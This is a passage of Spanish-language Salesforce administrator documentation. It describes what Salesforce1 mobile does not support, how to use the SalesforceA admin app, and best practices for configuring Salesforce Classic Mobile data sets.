| Campos de búsqueda | Los filtros de búsqueda dependientes definidos por el administrador no son compatibles. | ✔ | ✔ |
| | Los campos de filtro de búsqueda definido por el usuario no son compatibles. | ✔ | ✔ |
| | No puede crear un registro desde un campo de búsqueda como lo hace en Lightning Experience. | ✔ | ✔ |
| Campos de número de teléfono | Los campos de número de teléfono muestran un teclado, desde el que se puede introducir el número de teléfono. El teclado no incluye paréntesis, guiones ni puntos, y Salesforce1 no aplica a ningún formato de número de teléfono cuando guarda el registro. Para aplicar un formato de número determinado, tendrá que modificar el registro en el sitio completo. | ✔ | ✔ |
| Campos de lista de selección | Son compatibles las listas dependientes y de control, pero Salesforce1 no muestra indicadores para estos campos en las páginas de creación y modificación. Para determinar si un campo de lista de selección es dependiente y qué campo de lista de selección lo controla, cambie al sitio completo. | ✔ | ✔ |
| Mensaje de operación correcta | Después de crear un registro desde una lista relacionada en Salesforce1, el mensaje de operación correcta resultante no incluye un vínculo al nuevo registro (como en Lightning Experience). | ✔ | |

## Gestión de duplicados: Qué no está disponible en Salesforce1

Gestión de duplicados en la aplicación Salesforce1 es similar al sitio web completo, con las siguientes diferencias:

- Cada posible duplicado se muestra como una "tarjeta duplicada". Salesforce1 muestra un máximo de 30 duplicados (10 por objeto), incluso si existen más.
- Una tarjeta duplicada muestra tres campos, derivados del formato de resultados de búsqueda definido para la organización, no de la regla de coincidencia asociada.
- Puede tocar una tarjeta duplicada para ver los detalles completos del posible registro duplicado, pero esa acción elimina la información que ha introducido en el registro nuevo o actualizado. Debe volver a introducir esa información antes de poder guardar el registro o ver tarjetas duplicadas adicionales.
- De forma predeterminada, las reglas de duplicados se ejecutan cuando cumplimenta campos en un registro. En Salesforce Classic, las reglas de duplicados se ejecutan cuando guarda un registro.

## Aprobaciones: Qué no está disponible en Salesforce1

**Respuestas de aprobación**

Estas opciones relacionadas con las aprobaciones no están disponibles en la aplicación móvil Salesforce1.

- Recuperación de solicitudes de aprobación.
- Reasignación de solicitudes de aprobación.

- Selección manual del siguiente aprobador. En el caso de las solicitudes de aprobación que requieran esta selección manual, el aprobador debe iniciar sesión en el sitio completo de Salesforce.
- Desbloqueo de un registro que está bloqueado para su aprobación

**Notificaciones de Salesforce1 para solicitudes de aprobación**

- Las notificaciones de solicitudes de aprobación no se envían a colas o delegados. Para cada paso de aprobación que implique una cola, recomendamos agregar usuarios individuales como aprobadores asignados, de modo que al menos esos individuos puedan recibir las notificaciones de solicitud de aprobación de la aplicación móvil. Para configurar ambas colas y usuarios individuales como aprobadores asignados, seleccione **Asignar automáticamente a aprobador(es)** en lugar de **Asignar automáticamente a cola** en el paso de aprobación.
- Las notificaciones para solicitudes de aprobación solo se envían a los usuarios que tienen acceso al registro que se está aprobando. Los aprobadores asignados que no tengan acceso al registro seguirán recibiendo notificaciones de aprobación por correo electrónico, pero no podrán completar la solicitud de aprobación hasta que alguien les dé acceso al registro.

**Comentarios de aprobación**

Salesforce1 le solicita comentarios después de tocar Aprobar o Rechazar.

**Lista relacionada del historial de aprobaciones**

- Los comentarios de aprobación no aparecen en la lista relacionada Historial de aprobaciones. Para ver todos los comentarios de aprobación para un registro, utilice el sitio completo de Salesforce.
- La lista relacionada Historial de aprobaciones no incluye el botón Enviar para aprobación.
- Cuando se trabaja con aprobaciones en comunidades, los usuarios externos basados en funciones pueden ver y realizar acciones desde la lista relacionada Historial de aprobaciones, pero no pueden enviar solicitudes para la aprobación.

## Acceso sin conexión: Qué no está disponible en Salesforce1

### Acceder a datos cuando no hay conexión

Cuando el caché en Salesforce1 está activado, los usuarios de aplicaciones descargables pueden acceder a datos en caché mientras trabajan sin conexión. Los datos predeterminados que se colocan en caché incluye los registros a los que accedió recientemente de los primeros cinco objetos de la sección Reciente del menú de navegación de Salesforce1 del usuario, junto con sus tareas y paneles recientes. Los registros a los que se accedió recientemente están determinados por actividades de un usuario en Salesforce1 y el sitio completo de Salesforce, incluyendo Salesforce Classic y Lightning Experience. Además, muchos de los datos a los que accede un usuario a través de una sesión de Salesforce1 también se agregan a la memoria caché.

Algunos datos no están disponibles cuando el dispositivo móvil de un usuario no dispone de conexión. Consulte Datos y elementos de la interfaz de usuario disponibles cuando Salesforce1 no dispone de conexión para ver la lista completa de lo que se admite.

### Actualizar datos cuando no hay conexión (Beta)

**Acciones Crear, Modificar y Eliminar**

- Cree registros utilizando el botón **Nuevo** en las páginas de inicio de objetos a los que se accedió recientemente. Las acciones Nuevo registro de una barra de acciones (como **Nueva tarea**, **Nuevo contacto**, o **Nuevo** en listas relacionadas) no se admiten sin conexión.
- Las acciones **Modificar** y **Eliminar** de la barra de acciones están disponibles para registros en caché únicamente.

**Resto de acciones rápidas**

- El resto de iconos de la barra de acciones, como **Registrar una llamada**, **Publicar** o **Cambiar propietario** no están disponibles sin conexión.

**Tipos de registros para objetos recientes**

- Si su organización ha definido más de 15 tipos de registros para cualquiera de los objetos recientes de un usuario (los primeros cinco objetos enumerados en la sección Reciente del menú de navegación de Salesforce1), solo los primeros 15 tipos de registros están disponibles cuando se crea un registro sin conexión. Y solo los registros que coincidan con esos 15 tipos de registros están disponibles sin conexión.

**Búsquedas y listas de selección**

- Las búsquedas dependientes y listas de selección para un registro en caché no se admiten fuera de línea, a menos que el usuario haya interactuado con estos elementos antes de que el registro se pusiera en caché.
- Los filtros de búsqueda no se admiten fuera de línea. Los usuarios pueden introducir el nombre del registro de búsqueda relacionada al modificar datos fuera de línea, pero la aplicación no busca registros vistos relacionados hasta que el dispositivo móvil del usuario vuelva a estar en línea.
- Los formatos de página complejos, con un número muy grande de campos o muchas listas de selección, pueden dar como resultado registros que son demasiado grandes para que Salesforce1 los coloque en caché. Si un usuario no ve registros accedidos recientemente que se esperan cuando se no hay conexión, este probablemente sea el motivo. Si esto se convierte en un problema para sus usuarios, recomendamos volver a evaluar el formato de página del objeto afectado para ver si puede optimizarlo para uso móvil.

**Notas**

- Las notas que incluyen imágenes no están disponibles sin conexión.
- No se puede agregar imágenes a notas cuando se trabaja sin conexión.
- Los usuarios no pueden relacionar notas con registros cuando se trabaja sin conexión.

**Tareas**

- Los usuarios solo pueden crear tareas sin conexión si el formulario simplificado Nueva tarea para Salesforce1 está desactivado.
  1. Desde Configuración, introduzca *Configuración de actividad* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de actividad**.
  2. Anule la selección **Mostrar formulario de Nueva tarea más sencillo en Salesforce1**.
  3. Haga clic en **Enviar**.
- La selección o anulación de selección de casillas de verificación en tareas no se admite cuando no hay conexión.

**Comunidades**

- Las Comunidades de Salesforce no se admiten cuando no hay conexión.

## Personalización de Salesforce: Qué no está disponible en Salesforce1

**Páginas de inicio personalizadas**

- Salesforce1 no admite el redireccionamiento de inicio de sesión a las aplicaciones de Salesforce o fichas de inicio personalizadas, como sí hace el sitio completo de Salesforce. Si prefiere conservar este redireccionamiento para usuarios que inicien sesión en Salesforce desde un navegador móvil, desactive la aplicación para navegadores móviles Salesforce1. Esto puede hacerse usuario a usuario individualmente o para toda su organización.

**Botones y acciones personalizados**

- Los botones personalizados que se agregan a la sección Botones de un formato de página y que definen el origen de contenidos como *URL* o *Visualforce* son compatibles con Salesforce1. Recuerde que las páginas Visualforce deben estar activadas para su uso en Salesforce1.

Los vínculos personalizados, los botones personalizados agregados a vistas de lista y los botones personalizados que definen el origen del contenido como `OnClick JavaScript` no están disponibles en Salesforce1.

- Si utiliza botones personalizados de URL para pasar parámetros a páginas estándar en Salesforce Classic (como cumplimentación previa de campos al crear un registro), este comportamiento no funciona en Salesforce1 o Lightning Experience.
- Las imágenes personalizadas para los iconos de acción deben tener un tamaño inferior a 1 MB.

**Páginas de Visualforce**

- Las fichas estándar, fichas de objetos personalizados y las vistas de lista que se sobrescriben con una página de Visualforce no son compatibles con Salesforce1. La página de Visualforce se muestra para los usuarios del sitio completo, pero los usuarios de Salesforce1 verán la página predeterminada de Salesforce1 para el objeto en su lugar. Esta restricción existe para mantener la experiencia de Salesforce1 para los objetos.
- Las páginas integradas de Visualforce, es decir, las que se agregan a un formato de página, que contienen un componente `<apex:enhancedList>` pueden provocar un fallo de la aplicación Salesforce1 cuando se usan en dispositivos iOS.
- Cuando visualice páginas de Visualforce en un dispositivo Android, el desplazamiento horizontal no funcionará si la página es más ancha que la ventana. Cambie el diseño de página para que sea más estrecha que la ventana.

**Páginas de Lightning**

- No puede agregar más de 25 componentes a una zona Página de Lightning.

**Personalizaciones por programación**

- No se admiten las siguientes personalizaciones por programación de la IU: fichas Web y S-Control.

# Ayudar los usuarios desde cualquier parte con SalesforceA

SalesforceA es una aplicación móvil para administradores de Salesforce. Cuando está fuera de su puesto, puede utilizar su teléfono o tablet para realizar tareas administrativas básicas como restablecer contraseñas, inmovilizar usuarios y visualizar estados de sistema actuales.

SalesforceA es gratuita. Descárguela desde Google Play Store para tablets y teléfonos Android y desde Apple App Store iPhone, iPod Touch y iPad de Apple.

Opciones de SalesforceA

Gestione usuarios y visualice información de las organizaciones de Salesforce desde su dispositivo móvil.

Iniciar sesión en SalesforceA

Inicie sesión en la aplicación móvil SalesforceA para realizar tareas administrativas básicas para su organización de Salesforce.

Iniciar sesión en varias organizaciones con SalesforceA

Utilice SalesforceA en su dispositivo móvil para iniciar sesión en varias organizaciones de Salesforce que administra. Una vez que haya iniciado sesión, puede cambiar entre organizaciones sin volver a pasar por el proceso de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para utilizar SalesforceA:
- "Gestionar usuarios"

# Opciones de SalesforceA

Gestione usuarios y visualice información de las organizaciones de Salesforce desde su dispositivo móvil.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.


PERMISOS DE USUARIO

Para utilizar SalesforceA:
- "Gestionar usuarios"

**Descripción general de su organización**

La pantalla Descripción general muestra:

- Número de usuario inmovilizados y bloqueados
- Estado de confianza
- Usuarios vistos recientemente





Para los usuarios de Android, el icono de navegación está en la parte superior izquierda. Tóquelo para ir al menú de navegación.

Para los usuarios de iOS, la navegación se realiza a través de la barra de acción en la parte inferior de la pantalla.

**Gestión de usuarios**

Desde el menú de navegación, toque **Usuarios** para ver una lista de usuarios o buscar un usuario. Toque un nombre para:

- Ver o modificar detalles del usuario
- Inmovilizar, desactivar o reactivar el usuario
- Asignar una contraseña de usuario





Deslice el dedo hasta llegar a la página Relacionados para ver:

- Los conjuntos de permisos actuales del usuario
- El historial de inicio de sesión del usuario

**Información adicional**

La página Recursos le proporciona un acceso rápido a:

- Eventos y noticias del administrador
- Trailhead
- Confianza de Salesforce
- Respuestas de Salesforce
- Notas de la versión de Salesforce




## Iniciar sesión en SalesforceA

Inicie sesión en la aplicación móvil SalesforceA para realizar tareas administrativas básicas para su organización de Salesforce.

Como un administrador de Salesforce, puede utilizar SalesforceA para iniciar sesión en su organización de producción (predeterminada), entorno de sandbox u host personalizado. Seleccione el entorno u host con el menú de host.

- Para usuarios de iOS: abra el menú de host desde el icono de engranaje en la esquina superior derecha de la pantalla de inicio de sesión.
- Para usuarios de Android: abra el menú de host desde el botón de desbordamiento de acción en la esquina superior derecha de la pantalla de inicio de sesión.

Si se le pide, introduzca una contraseña como una capa adicional de seguridad para su dispositivo móvil. Gestione esta configuración de seguridad en la aplicación para navegador de escritorio de Salesforce desde **Configuración** en la entrada **Aplicaciones conectadas** para **SalesforceA**.

Una vez haya iniciado sesión, verá la pantalla Descripción general.


EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para utilizar SalesforceA:
- "Gestionar usuarios"




CONSULTE TAMBIÉN

Iniciar sesión en varias organizaciones con SalesforceA

## Iniciar sesión en varias organizaciones con SalesforceA

Utilice SalesforceA en su dispositivo móvil para iniciar sesión en varias organizaciones de Salesforce que administra. Una vez que haya iniciado sesión, puede cambiar entre organizaciones sin volver a pasar por el proceso de inicio de sesión.

1. Toque el icono de navegación para ir al menú. Para usuarios de iOS, toque **Más**.
2. Toque la flecha hacia abajo junto a su nombre de usuario. Aparecerá una lista de sus cuentas.
3. Seleccione un nombre de usuario guardado previamente o toque **+ Agregar cuenta** para agregar una cuenta.
4. Para elegir un host personalizado o un entorno de sandbox, toque el icono de engranaje en la parte superior derecha (usuarios de iOS) o el botón de desbordamiento de acción (usuarios de Android) y cambie al host que desee.

Desde la lista de sus cuentas, puede:

- Cambiar entre organizaciones
- Ver si cada organización es de producción o de sandbox (solo iOS)
- Ver la edición de cada organización (solo iOS)

Toque la flecha hacia arriba para cerrar el selector de cuentas.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

PERMISOS DE USUARIO

Para utilizar SalesforceA:

- "Gestionar usuarios"


More
jes@admin.com
User Corp
Production
Enterprise Edition
adam@domain.com
Domain Co
Production
Enterprise Edition
jes@demo2.com
Production
Enterprise Edition
Add account

# Apoyar la productividad en los desplazamientos con Salesforce Classic Mobile

Salesforce Classic Mobile ayuda sus equipos a alcanzar el éxito permitiendo a los usuarios acceder a sus datos más recientes de Salesforce, siempre y donde los necesiten, directamente desde dispositivos iPhone® y Android™.

La aplicación Salesforce Classic Mobile intercambia datos con Salesforce a través de redes móviles o inalámbricas y almacena una copia local de los datos del usuario en la propia base de datos del dispositivo móvil. Los usuarios pueden modificar copias locales de sus registros de Salesforce cuando no haya ninguna conexión de datos disponible y transmitir dichos cambios a Salesforce cuando vuelva a haberla. La aplicación también favorece el registro casi en tiempo real de información relevante preguntado a los usuarios si desean introducir actualizaciones directamente en aplicaciones de AppExchange de Force.com o Salesforce después de llamadas, correos electrónicos o citas importantes con el cliente.

Se requiere una licencia de Salesforce Classic Mobile para que cada usuario pueda utilizar Salesforce Classic Mobile. En el caso de organizaciones que utilicen Unlimited Edition, Performance Edition y Developer Edition, Salesforce ofrece una licencia de Mobile para cada licencia de Salesforce. Las organizaciones que utilicen Professional Edition o Enterprise Edition adquirieron licencias de Mobile por separado.

Nota: Las aplicaciones para Android y iPhone están disponibles en inglés, japonés, francés, alemán y español. Póngase en contacto con Salesforce para activar Salesforce Classic Mobile en su organización.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

Acerca de la configuración predeterminada de Salesforce Classic Mobile

Sugerencias y prácticas recomendadas de implementación Salesforce Classic Mobile
Configure la aplicación de Salesforce Classic Mobile siguiendo estas sugerencias y prácticas recomendadas.

Configuración de Salesforce Classic Mobile

Gestionar configuraciones de Salesforce Classic Mobile

Gestionar dispositivos de Salesforce Classic Mobile

Límites de la aplicación Salesforce Classic Mobile

Visualizar la información de registro de envío de un usuario de Mobile
Con la página Registros de envío de Mobile, puede visualizar información de registro de envío de cualquier usuario para la solución de problemas en general.

## CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

# Acerca de la configuración predeterminada de Salesforce Classic Mobile

Las configuraciones de Mobile para la aplicación de Salesforce Classic Mobile son conjuntos de parámetros que determinan los datos que Salesforce transmite a los dispositivos móviles de los usuarios y qué usuarios recibirán los datos en sus dispositivos móviles. Se proporciona una configuración predeterminada de Mobile para las organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition. Los administradores no pueden visualizar ni modificar la configuración móvil predeterminada.

Los usuarios se asignan automáticamente a la configuración de Mobile predeterminada cuando activan su cuenta de Salesforce desde un dispositivo móvil compatible utilizando la aplicación de Salesforce Classic Mobile.

La configuración predeterminada de Mobile:

- Permite a los usuarios con una licencia de Mobile asignada instalar y activar Salesforce Classic Mobile, incluso si no los ha asignado aún a una configuración de Mobile.

Puede desactivar Salesforce Classic Mobile para evitar que los usuarios activen la aplicación de Salesforce Classic Mobile.

La configuración predeterminada puede hacer que los siguientes objetos sean accesibles a Mobile:

- Cuentas
- Activos
- Casos
- Contactos
- Paneles
- Eventos
- Candidatos
- Oportunidades
- Informes
- Soluciones
- Tareas

**Nota:**

- No todos los objetos disponibles en la aplicación de Salesforce Classic Mobile se convierten con la configuración predeterminada.
- Los activos no están disponibles como una ficha en la aplicación de Salesforce Classic Mobile sino que aparecen como una lista relacionada de cuentas, casos y contactos.

La configuración predeterminada sincroniza automáticamente los registros a los que el usuario ha accedido recientemente en Salesforce en la aplicación de Salesforce Classic Mobile. Los usuarios pueden buscar registros que no se hayan sincronizado automáticamente; una vez que el usuario descargue un registro, éste pasará a formar parte permanente del conjunto de datos. Además de los registros a los que se ha accedido recientemente, la configuración predeterminada sincroniza las actividades cerradas durante los últimos cinco días y las actividades abiertas que van a vencer en los siguientes 30 días.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

# Sugerencias y prácticas recomendadas de implementación Salesforce Classic Mobile

Configure la aplicación de Salesforce Classic Mobile siguiendo estas sugerencias y prácticas recomendadas.

EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar configuraciones de Salesforce Classic Mobile:
- "Gestionar configuraciones de Mobile"

## Creación de conjuntos de datos reducidos

- Mantiene los conjuntos de datos de sus configuraciones móviles lo más reducidos posible. Si los conjuntos de datos son reducidos, la aplicación Salesforce Classic Mobile tiene un rendimiento significativamente mejor y es más fácil de utilizar. Aunque puede parecer que incluir grandes cantidades de datos en el dispositivo es una buena idea, los registros importantes suelen mezclarse con aquellos que no son relevantes para las actividades diarias de los usuarios. Los pequeños conjuntos de datos son útiles porque la aplicación de Salesforce Classic Mobile se sincroniza con Salesforce cada 20 minutos, con lo que los datos se actualizan constantemente con registros nuevos y actualizados. Incluso si sus configuraciones móviles no cuentan todos los registros que sus usuarios pueden necesitar, éstos pueden buscar registros que no se encuentran sincronizados automáticamente con sus dispositivos.

  Para crear pequeños conjuntos de datos:

  - Anide los objetos en un árbol de conjuntos de datos. Por ejemplo, agregue contactos como un conjunto de datos secundarios del objeto cuenta, de forma que el conjunto de datos incluya contactos relacionados con las cuentas movilizadas, en lugar de todos los contactos del usuario.
  - Evite definir el filtro de propiedad de registros como Todos los registros a no ser que su organización utilice un modelo de colaboración privada. Es poco probable que los usuarios necesiten ver todos los registros de un objeto en sus dispositivos. En lugar de hacer móviles todos los registros de oportunidad, hágalo únicamente con las oportunidades que posee el usuario o el equipo de oportunidades del usuario.
  - Utilice filtros que sincronicen los registros más relevantes. Por ejemplo, incluso si limita las oportunidades que incluye en el dispositivo a los registros que son propiedad del usuario, puede reducir aún más el conjunto de datos pasando a Mobile únicamente las oportunidades que cierren ese mes.
  - Defina un límite de registros para evitar que el conjunto de datos se haga demasiado grande. Por lo general, un único conjunto de datos no debe generar más de 2.500 registros.

- Otra forma de crear conjuntos de datos de reducido tamaño es Convertir en móvil la lista de elementos recientes de Salesforce , agregar los conjuntos de datos y definir los filtros de propiedad de registros de sus conjuntos de datos como Ninguno (Solo búsquedas). El conjunto de datos del usuario se cumplimenta con los registros a los que se ha accedido recientemente en Salesforce, y aquellos registros a su vez se sincronizan con los datos adicionales en función de la jerarquía de conjuntos de datos. Por ejemplo, supongamos que crea un conjunto de datos con el objeto cuenta a nivel de la raíz, y que agrega los objetos contacto, tarea y evento como conjuntos de datos secundarios. Cuando la aplicación de Salesforce Classic Mobile se sincronice con una cuenta de la lista de elementos recientes de Salesforce, también sincronizará los contactos, tareas y eventos relacionados con esa cuenta.
- Si no está seguro de qué campos utilizar como filtros de los conjuntos de datos o vistas móviles, plantéese utilizar el campo Fecha de última actividad. Por ejemplo, configure un filtro que sincronice contactos con una actividad registrada esta semana o mes. El campo Fecha de última actividad es un mejor indicador de la relevancia de un registro que el campo Fecha de última modificación,

ya que a menudo el detalle principal de un registro no cambia aunque los usuarios registren con frecuencia tareas y eventos relacionados.

## Conversión de los registros que necesitan los usuarios

- Antes de hacer móvil un objeto personalizado, asegúrese de que la funcionalidad de ese objeto es compatible con la aplicación de Salesforce Classic Mobile. Salesforce Classic Mobile no admite S-Control, combinaciones de datos, campos de combinación, campos de imágenes ni vínculos personalizados.
- Para obtener un conjunto de actividades relevantes, haga móviles los objetos tarea y evento a nivel de la raíz de la jerarquía del conjunto de datos y anídelos bajo objetos principales como contactos, cuentas y oportunidades. Si agrega tareas y eventos a múltiples niveles se asegurará de que los usuarios vean sus actividades personales y actividades relacionadas con los registros de sus dispositivos. Evite hacer móvil demasiadas actividades antiguas o demasiadas tareas y eventos que no sean propiedad del usuario. Por lo general, hay más registros de tareas y eventos en una organización que de cualquier otro tipo, por lo que es fácil que los conjuntos de datos se inflen con demasiadas actividades.
- Si sus representantes de ventas suelen realizar pedidos cuando están fuera de la oficina y necesitan una lista exhaustiva del inventario, agregue el objeto producto al nivel de la raíz de la jerarquía de conjunto de datos. Si anida el objeto producto de oportunidad bajo el objeto oportunidad, no todos los productos se harán móviles.
- Si sus usuarios necesitan asignar tareas a otros usuarios o cambian el propietario de los registros, haga móvil el objeto usuario para que los nombres de los demás usuarios estén disponibles en el dispositivo. Evite hacer móviles todos los registros del usuario, definiendo en vez de ello filtros basados en la función o el perfil.
- Asegúrese de que los usuarios asignados a una configuración móvil tienen acceso a nivel de campo a todos los campos usados en los criterios de filtro de la configuración. Si un usuario no tiene acceso a un campo de los criterios de filtro del conjunto de datos, la aplicación de Salesforce Classic Mobile no sincronizará los registros para ese conjunto de datos ni sus secundarios.
- A veces puede utilizar los campos de fórmula de objeto cruzado para buscar limitaciones en la aplicación de Salesforce Classic Mobile. Por ejemplo, la aplicación de Salesforce Classic Mobile no admite campañas, por lo que no podrá agregar el objeto campaña como conjunto de datos y agregar el objeto oportunidad como su conjunto de datos secundario para obtener los registros relacionados. Sin embargo, puede crear un campo de fórmula de texto en el objeto oportunidad que sea igual al nombre de la campaña principal. El campo debe ser visible, pero no tiene por qué incluirse en sus formatos de página. A continuación, agregue un objeto oportunidad al conjunto de datos y utilice el campo de nueva fórmula para filtrar las oportunidades relacionadas con una campaña específica.
- Aunque una configuración móvil puede incluir un objeto en múltiples niveles de la jerarquía de conjuntos de datos, los usuarios no verán las fichas duplicadas en la aplicación de Salesforce Classic Mobile. Sólo aparecerá una ficha Tarea en el dispositivo aunque movilice el objeto tarea a nivel de la raíz y como conjunto de datos secundario de tres objetos.

## Personalización de configuraciones de Mobile

- Limpie sus formatos de página móviles excluyendo campos de los objetos en la configuración móvil. De esta forma se enviarán menos datos al dispositivo, y los usuarios móviles no tendrán que desplazarse por campos innecesarios.
